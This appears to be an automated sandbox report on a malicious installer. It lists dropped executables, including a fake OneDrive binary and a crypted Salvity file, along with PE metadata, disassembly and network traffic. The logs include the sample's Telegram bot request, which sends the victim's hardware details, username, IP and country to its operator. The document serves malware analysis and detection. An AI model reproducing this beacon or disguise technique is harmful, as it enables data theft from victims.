Entropy (8bit):	6.351070857316637
Encrypted:	false
SSDEEP:	6:Ywwir/rRAmV/6tYQVPCdUIN9MoL6JjqPsu9zd+:YwVJAmyYf3Gesu/+
MD5:	26B7B18060A05B2D2EB961AB8D08473F
SHA1:	F1BDD0DC038A2DE7DB88A5BDBAF61762AB7FA733
SHA-256:	41D5459E1A8E326BC4AF4E3B5F1A85970082842FEF6D8C25078073D89C8515FA
SHA-512:	EA337A03ED042131249C5D4B86345D8761C13C431AA82B632D737D0B1F4FA2EADF2472EF1A80FC8E9E2D5EA4E73085F3E50BED5A9DBB3EE5C5F954CF7F76765A
Malicious:	false
Reputation:	unknown
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	180120
Entropy (8bit):	5.416376176720327
Encrypted:	false
SSDEEP:	3072:I/D8SxgtONJf2IoY3UJMYZIP1kZZP7n+H:lSxgELf2ItUJM2ZD+
MD5:	F3AF73070387FB75B19286826CC3126C
SHA1:	7774854137D7ADA89F3B4BDF67631456A1E74853
SHA-256:	974243F2487CEEB8EEEA6AA8FEE215F15C7B204382D4BD12F469F712F56C3610
SHA-512:	A620583B2D89E3F0350AE4D5DFE2B2C160D2F982B29DEA6B8E273BB39AB2D1D91A2452238E9C30CDD7151AA555E231E1AC9930F9D76F6FF80504EACB25FA557A
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Virustotal, Detection: 40%, Browse • Antivirus: Metadefender, Detection: 11%, Browse • Antivirus: ReversingLabs, Detection: 15%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!..e...e...e.....`.....o.....B.....u.....l.....f...e...<.....d.....d...e. ..d.....d...Riche.....PE..d....bb.....".....l.....@.....`.....k..(.....8.....%.....T...W..... .....W..8.....H.....text...@..... ..`.rdata..f.....@..@.data.....d.....@....pdata.....p.....@..@_RDATA .....@..@.rsrc...8.....@..@.reloc..T.....@..B.....

C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	324096
Entropy (8bit):	5.699237249614132
Encrypted:	false
SSDEEP:	6144:dJ44tdGSdC73ucShSi5ARPL4emfJFD+Tx:dW7EekJ
MD5:	FED6517A5F84EECC29EDEE5586D7FEEB
SHA1:	56DF244BF73C7EC7B59C98E1F5D47B379B58A06B
SHA-256:	5075A0587B1B35C0152D8C44468641D0AB1C52FD8F1814EE257ECEB9FFCB89B6
SHA-512:	45CAB4395D509B5D7DFB904E84D5A679440412F494C4970191B5882572F4D1B9C9CD28D41A49619353C405C2477153B4A7A1568FCF307709DF0B81B38C405642
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 4%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*[.]n:..n:..n:..gB..z:...M..z:...M..f:...M..j:...M..h:...H..k:..n:..0:.. .M..j:...M..o:...Mx.o:...M..o:..Richn:.....PE..d...1.db....." ....(.....`.....@.....`.....P...P.....,... .....;.....0..... .....8.....@.....text...%'.....(..... ..`.rdata..R....@.....,.....@..@.data... .....@....pdata...;.....<.....@. .@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\sendMessage[1].htm

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	169
Entropy (8bit):	4.51833957423091
Encrypted:	false
SSDEEP:	3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXllVLLPfLRIwcWWGu:q43tISl6kXiMIWSU6Xll5LPtIpfGu
MD5:	84855C13836B389D5EC7CFD4C9266173
SHA1:	1CF3056FF23C4176FD7CA9816A000ED461D6D323
SHA-256:	502083C916AE481CDD413B8D93315300653DF5FB3DCC5770C01991DE19977EAE
SHA-512:	2479112004884D42D4FFE1174DC358C5D1B0FA2B41641D32F2FB67539C4F834D63CFBBF7E98C63B9A64E49B26390C410BB7E50F1AD4A755F32D081367AF05FC
Malicious:	false
Reputation:	unknown
Preview:	<html>..<head><title>301 Moved Permanently</title></head>..<body>.. 301 Moved Permanently ..<hr> nginx/1.18.0 .. </body>..</html>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\json[1].json

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	UTF-8 Unicode text
Category:	dropped
Size (bytes):	251
Entropy (8bit):	4.8839579675926075
Encrypted:	false
SSDEEP:	3:0wMgRn9tupqHHf9hyLMfEtpvHf+LLQvSHCh2HExCRAfYC2fQ8CQcCMyt8q25TvYn:0wMgRnPupGhQpff+LLgS1H5a76W35jY
MD5:	F64CD79B1CF99E4D5C270845546D73E7
SHA1:	F46F0F4F7F38DE226E2EF3E7472B5EF9545EAC95
SHA-256:	BAB165EF8C0BB0F861B0DC2D44565A441C98B08EF304917E6A2AE115D551EDCA
SHA-512:	578FB07220AD1B53FCC88415ADF2CE6B8ACF1D1A55A376B169E02E71D795633BC9EC4FD87F86D1A88AF55E62428EE20D1EDC721F59FC0A0E293B8087180588 A
Malicious:	false
Reputation:	unknown
Preview:	{. "ip": "102.129.143.40",. "city": "H.nenberg",. "region": "Zug",. "country": "CH",. "loc": "47.1754,8.4250",. "org": "AS212238 Datacamp Limited",. "postal": "6331",. "tim ezone": "Europe/Zurich",. "readme": "https://ipinfo.io/missingauth".}

C:\Users\user\AppData\Roaming\[New]1.exe

Process:	C:\Users\user\Desktop\68e7a0fa9f7dbbb34bc4bad97690ea72.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	723681280
Entropy (8bit):	0.13321335273755866
Encrypted:	false
SSDEEP:	
MD5:	9374A16E2B48794C1C45798358A87352
SHA1:	D08E70CEC222C16F6378868900ACB4C24FD033DA
SHA-256:	035890626F0102606F69BD4183A7E66B95662C5E28406CD201DE732F97850999
SHA-512:	90B8B73F9E43C0476665B495580D987C65F2F0EE0D211572667931A3EA16E8E0224CA67098CD31F3BF8579D3D7365841F3493A446D26F7A9AF91D4915437E74D
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k\0./=^./=^./=^.;V].!=^.;V[..=^.;VZ.9=^.}HZ.>=^.}H].;=^.}H[.e= ^.;V_.*=^./=_.r=^..HW..=^..H\..=^.Rich/=^.....PE..L.....^..D.....P^...@.....P.....0i...._.....@.....<`.<.... i.....h..".....h.....L.` .....h.`.@.....P^.L.....crL2t...uP.....R.....-. ..`0wrVPjE.!.[..p....[..V..F..... ..`YW7wta..$....P^.....2^.....j.....).@..@obFJa.....P`.....(` .o.....@...e5WJl%...s...p`..t...8`.....O... ..`9RdLoc.....h..0....h.v...y...o...@..BLnxjc..... i.....h.....@..@.....

C:\Users\user\AppData\Roaming\[New]Salvity_crypted(2).exe

Process:	C:\Users\user\Desktop\68e7a0fa9f7dbbb34bc4bad97690ea72.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	718766080
Entropy (8bit):	0.04267333524765672
Encrypted:	false
SSDEEP:	

MD5:	2A1FF9C5A823F8F05520932A0A39F345
SHA1:	734EB1D6FF6A3FDCE698E948BD38C2C1D9E3F6BE
SHA-256:	ECFCC335DFCB521D0FA2864DCC3E43D0673248EBF179B918576ABC4CE5A39149
SHA-512:	1D8E859F4D3517DD5DC680AF554330145EB485E459B4A54AF39030DC089DD9874698FBF1722984C13755CAAD64921759AC65F4DEA62508F94F78A771A125B884
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k\0./=^./=^./=^.;V].!=^.;V[..=^.;VZ.9=^.}HZ.>=^.}H].;=^.}H[.e=^.;V_.*=^./=_.r=^..HW..=^..H\..=^.Rich/=^.....PE..L..... .....B.....@.....2.....h.....@.....<.....".....D..... .....`...@.....L.....CwRJt...uP.....R.....W..... ..`V1Huayq.....p.....V.....^. ..`3gNuta..$.....1...q.....@..@qi7ga.....m..... ...@...p4YOu8..... .....&.....N. ..`jnlhoc.....0.....v...@..BtM59c.....j...9.x.@..@..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.825900394378421
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	68e7a0fa9f7dbbb34bc4bad97690ea72.exe
File size:	5888624
MD5:	d9079709c37a9977a75123a38cbd6660
SHA1:	0f7af4f8fe342afc826d5b6a7ffb0c145b371c50
SHA256:	b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3
SHA512:	a6d3992a6842d4433d3ce46439b14e02de34929309263ff08d4e7a561a52210a886a146afc3579aa44c28a528fc798c6c615543a805212bc382e4e7141c842bd
SSDEEP:	98304:bumoQRPPfNT4k+yX/wURxAwFGQWijQ4QeDUOr:aKPPfN1vzRxvGcTQNO
TLSH:	2B56336AB7D2F05FF15A4034AA6F46BDE9D5D23B089742433B327B9D8E732E06798440
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L...".$_.....f...|.....H3.....@

File Icon

Icon Hash:	78f4b26aea86cc39

Static PE Info

General

Entrypoint:	0x403348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D722 [Sat Aug 1 02:44:50 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ced282d9b261d1462772017fe2f6972b

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A198h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B8h]
call dword ptr [004080BCh]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042F42Ch], eax
je 00007F22DCCFAEF3h
push ebx
call 00007F22DCCFE056h
cmp eax, ebx
je 00007F22DCCFAEE9h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F22DCCFDFD2h
push esi
call dword ptr [004080CCh]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F22DCCFAECDh
push 0000000Bh
call 00007F22DCCFE02Ah
push 00000009h
call 00007F22DCCFE023h
push 00000007h
mov dword ptr [0042F424h], eax
call 00007F22DCCFE017h
cmp eax, ebx
je 00007F22DCCFAEF1h
push 0000001Eh
call eax
test eax, eax
je 00007F22DCCFAEE9h
or byte ptr [0042F42Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [0042F4F8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 00429850h
call dword ptr [0040816Ch]
push 0040A188h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8544	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x3cf90	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6457	0x6600	False	0.66823682598	data	6.43498570321	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1380	0x1400	False	0.4625	data	5.26100389731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x25538	0x600	False	0.463541666667	data	4.133728555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x3cf90	0x3d000	False	0.249219550461	data	4.35162989916	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x38190	0x3c828	data	English	United States
RT_DIALOG	0x749b8	0x100	data	English	United States
RT_DIALOG	0x74ab8	0x11c	data	English	United States
RT_DIALOG	0x74bd8	0x60	data	English	United States
RT_GROUP_ICON	0x74c38	0x14	data	English	United States
RT_MANIFEST	0x74c50	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked


DLL	Import
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, ReadFile, GetTempFileNameA, WriteFile, RemoveDirectoryA, CreateProcessA, CreateFileA, GetLastError, CreateThread, CreateDirectoryA, GlobalUnlock, GetDiskFreeSpaceA, GlobalLock, SetErrorMode, GetVersion, lstrcpynA, GetCommandLineA, GetTempPathA, lstrlenA, SetEnvironmentVariableA, ExitProcess, GetWindowsDirectoryA, GetCurrentProcess, GetModuleFileNameA, CopyFileA, GetTickCount, Sleep, GetFileSize, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 11:04:57.164717913 CEST	49751	80	192.168.2.3	34.117.59.81
May 4, 2022 11:04:57.182771921 CEST	80	49751	34.117.59.81	192.168.2.3
May 4, 2022 11:04:57.183008909 CEST	49751	80	192.168.2.3	34.117.59.81
May 4, 2022 11:04:57.196104050 CEST	49751	80	192.168.2.3	34.117.59.81
May 4, 2022 11:04:57.214198112 CEST	80	49751	34.117.59.81	192.168.2.3
May 4, 2022 11:04:57.320519924 CEST	80	49751	34.117.59.81	192.168.2.3
May 4, 2022 11:04:57.320873022 CEST	49751	80	192.168.2.3	34.117.59.81
May 4, 2022 11:04:57.688076019 CEST	49752	80	192.168.2.3	149.154.167.220
May 4, 2022 11:04:57.713736057 CEST	80	49752	149.154.167.220	192.168.2.3
May 4, 2022 11:04:57.713867903 CEST	49752	80	192.168.2.3	149.154.167.220

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 11:04:57.722719908 CEST	49752	80	192.168.2.3	149.154.167.220
May 4, 2022 11:04:57.748161077 CEST	80	49752	149.154.167.220	192.168.2.3
May 4, 2022 11:04:57.752892017 CEST	80	49752	149.154.167.220	192.168.2.3
May 4, 2022 11:04:57.752981901 CEST	49752	80	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.041876078 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.041917086 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:04:58.042027950 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.077089071 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.077117920 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:04:58.143858910 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:04:58.143985987 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.798803091 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.798834085 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:04:58.799099922 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:04:58.799282074 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.818646908 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.845227003 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:04:58.845299006 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:04:58.845374107 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.845431089 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.851447105 CEST	49753	443	192.168.2.3	149.154.167.220
May 4, 2022 11:04:58.851480961 CEST	443	49753	149.154.167.220	192.168.2.3
May 4, 2022 11:05:00.471730947 CEST	49752	80	192.168.2.3	149.154.167.220
May 4, 2022 11:05:00.472508907 CEST	49751	80	192.168.2.3	34.117.59.81
May 4, 2022 11:05:52.304184914 CEST	49758	80	192.168.2.3	208.95.112.1
May 4, 2022 11:05:52.333689928 CEST	80	49758	208.95.112.1	192.168.2.3
May 4, 2022 11:05:52.333794117 CEST	49758	80	192.168.2.3	208.95.112.1
May 4, 2022 11:05:52.334960938 CEST	49758	80	192.168.2.3	208.95.112.1
May 4, 2022 11:05:52.364938974 CEST	80	49758	208.95.112.1	192.168.2.3
May 4, 2022 11:05:52.435719967 CEST	49758	80	192.168.2.3	208.95.112.1
May 4, 2022 11:07:02.036622047 CEST	80	49758	208.95.112.1	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 11:04:57.121784925 CEST	57723	53	192.168.2.3	8.8.8.8
May 4, 2022 11:04:57.139869928 CEST	53	57723	8.8.8.8	192.168.2.3
May 4, 2022 11:04:57.652760983 CEST	58116	53	192.168.2.3	8.8.8.8
May 4, 2022 11:04:57.670851946 CEST	53	58116	8.8.8.8	192.168.2.3
May 4, 2022 11:05:52.231525898 CEST	65358	53	192.168.2.3	8.8.8.8
May 4, 2022 11:05:52.247823000 CEST	53	65358	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2022 11:04:57.121784925 CEST	192.168.2.3	8.8.8.8	0x94ce	Standard query (0)	ipinfo.io	A (IP address)	IN (0x0001)
May 4, 2022 11:04:57.652760983 CEST	192.168.2.3	8.8.8.8	0xf495	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2022 11:05:52.231525898 CEST	192.168.2.3	8.8.8.8	0x2911	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2022 11:04:57.139869928 CEST	8.8.8.8	192.168.2.3	0x94ce	No error (0)	ipinfo.io		34.117.59.81	A (IP address)	IN (0x0001)
May 4, 2022 11:04:57.670851946 CEST	8.8.8.8	192.168.2.3	0xf495	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2022 11:05:52.247823000 CEST	8.8.8.8	192.168.2.3	0x2911	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org
- ipinfo.io
- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49753	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49751	34.117.59.81	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 11:04:57.196104050 CEST	1212	OUT	GET /json HTTP/1.1 Accept: text/* User-Agent: soft Host: ipinfo.io
May 4, 2022 11:04:57.320519924 CEST	1213	IN	HTTP/1.1 200 OK access-control-allow-origin: * x-content-type-options: nosniff content-type: application/json; charset=utf-8 content-length: 251 date: Wed, 04 May 2022 09:04:57 GMT x-envoy-upstream-service-time: 1 strict-transport-security: max-age=604800; includeSubDomains vary: Accept-Encoding Via: 1.1 google Data Raw: 7b 0a 20 20 22 69 70 22 3a 20 22 31 30 32 2e 31 32 39 2e 31 34 33 2e 34 30 22 2c 0a 20 20 22 63 69 74 79 22 3a 20 22 48 c3 bc 6e 65 6e 62 65 72 67 22 2c 0a 20 20 22 72 65 67 69 6f 6e 22 3a 20 22 5a 75 67 22 2c 0a 20 20 22 63 6f 75 6e 74 72 79 22 3a 20 22 43 48 22 2c 0a 20 20 22 6c 6f 63 22 3a 20 22 34 37 2e 31 37 35 34 2c 38 2e 34 32 35 30 22 2c 0a 20 20 22 6f 72 67 22 3a 20 22 41 53 32 31 32 32 33 38 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 0a 20 20 22 70 6f 73 74 61 6c 22 3a 20 22 36 33 33 31 22 2c 0a 20 20 22 74 69 6d 65 7a 6f 6e 65 22 3a 20 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 0a 20 20 22 72 65 61 64 6d 65 22 3a 20 22 68 74 74 70 73 3a 2f 2f 69 70 69 6e 66 6f 2e 69 6f 2f 6d 69 73 73 69 6e 67 61 75 74 68 22 0a 7d Data Ascii: { "ip": "102.129.143.40", "city": "Hnenberg", "region": "Zug", "country": "CH", "loc": "47.1754,8.4250", "org": "AS212238 Datacamp Limited", "postal": "6331", "timezone": "Europe/Zurich", "readme": "https://ipinfo.io/missingauth"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49752	149.154.167.220	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 11:04:57.722719908 CEST	1214	OUT	GET /botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20New%20worker%20connected!%0A%0A%E2%9D%97%EF%B8%8F%20Info:%20%0A%E2%80%94%20GPU:%20Microsoft%20Basic%20Display%20Adapter%0A%E2%80%94%20CPU:%20Intel(R)%20Core(TM)2%20CPU%206600%20@%202.40%20GHz%0A%E2%80%94%20RAM:%208191%20MB%0A%0A%E2%9D%95%20Other%20info:%0A%E2%80%94%20Username:%20user%0A%E2%80%94%20IP:%20102.129.143.40%0A%E2%80%94%20Country:%20CH%0A%E2%80%94%20Build%20tag:%20BOba%0A HTTP/1.1 Accept: text/* User-Agent: soft Host: api.telegram.org

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 11:04:57.752892017 CEST	1215	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.18.0 Date: Wed, 04 May 2022 09:04:57 GMT Content-Type: text/html Content-Length: 169 Connection: keep-alive Location: https://api.telegram.org/botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20New%20worker%20connected!%0A%0A%E2%9D%97%EF%B8%8F%20Info:%20%0A%E2%80%94%20GPU:%20Microsoft%20Basic%20Display%20Adapter%0A%E2%80%94%20CPU:%20Intel(R)%20Core(TM)2%20CPU%206600%20@%202.40%20GHz%0A%E2%80%94%20RAM:%208191%20MB%0A%0A%E2%9D%95%20Other%20info:%0A%E2%80%94%20Username:%20user%0A%E2%80%94%20IP:%20102.129.143.40%0A%E2%80%94%20Country:%20CH%0A%E2%80%94%20Build%20tag:%20BOba%0A Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.18.0 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49758	208.95.112.1	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 11:05:52.334960938 CEST	1281	OUT	GET /line/?fields=hosting HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
